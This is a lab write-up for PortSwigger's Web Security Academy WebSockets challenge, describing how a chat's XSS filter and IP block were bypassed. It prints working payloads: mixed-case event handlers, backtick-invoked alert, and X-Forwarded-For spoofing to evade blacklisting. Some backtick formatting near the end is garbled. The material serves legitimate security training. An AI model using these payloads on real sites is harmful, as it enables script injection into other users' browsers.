| Field | Detail |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Type | WebSockets — Handshake Manipulation, XSS Filter Bypass |
| Difficulty | Practitioner |
| Objective | Use a WebSocket message to trigger an alert() popup in the support agent's browser |
Manipulating the WebSocket Handshake to Exploit Vulnerabilities

I started with the payload that worked in the first WebSockets lab:
<img src=teto onerror=alert()>

Live chat
CONNECTED: -- Now chatting with Hal Pline --
Error: Attack detected: Event handler
System: --- Disconnected ---
"Event handler" got flagged and the connection dropped. The filter is aggressive enough to also disconnect on detection, so each attempt requires a full reconnect.

Testing X-Forwarded-For to understand the block:

The response confirmed the address was blacklisted — there's an IP-level block stacked on top of the content filter, triggered each time a payload causes disconnection. Trusting an attacker-controlled header to implement that block is the flaw: rotating the spoofed value in X-Forwarded-For sidesteps it entirely.
Rather than adding the header manually every reconnect, I set a Proxy match-and-replace rule to auto-inject it on every request:
- Type: Request Header
- Replace:
X-Forwarded-For: 192.168.1.2


Reconnecting stayed connected.

With the IP bypass stable, I intercepted the WebSocket message for the <img> payload. The browser was HTML-encoding the angle brackets before sending, so I replaced them manually in Intercept:
{"message":"<img src=teto onerror=alert()>"}
Error: Attack detected: Event handler
System: --- Disconnected ---

onerror matched the "Event handler" keyword. An aggressive content filter running keyword matching doesn't help much if it's case-sensitive — rotating the IP, reconnecting, and trying mixed-case:
{"message":"<img src=teto oNeRRor=alert()>"}

Error: Attack detected: Alert
System: --- Disconnected ---
oNeRRor slipped past the event handler check, but alert is its own separate keyword. Rotating the IP again and mixing case on both:
{"message":"<img src=teto oNeRRor=aLeRt()>"}

The image appeared in the chat this time, but no alert fired.

Both keyword filters were bypassed, but standard parentheses were still getting caught or not executing. Switching to backtick syntax — alert\1`invokesalert` as a tagged template literal rather than a standard function call, sidestepping whatever was blocking the parentheses form:
{"message":"<img src=teto oNeRRor=alert`1`>"}


Alert fired.
Lab solved :P
Dead Ends & Rabbit Holes
onerror=alert()— blocked on "Event handler."oNeRRor=alert()— bypassed the event handler check but hit the "Alert" keyword filter.oNeRRor=aLeRt()— bypassed both keyword filters but standard parentheses still didn't execute.oNeRRor=alert\1`` — backtick execution bypassed the remaining filter and fired the alert.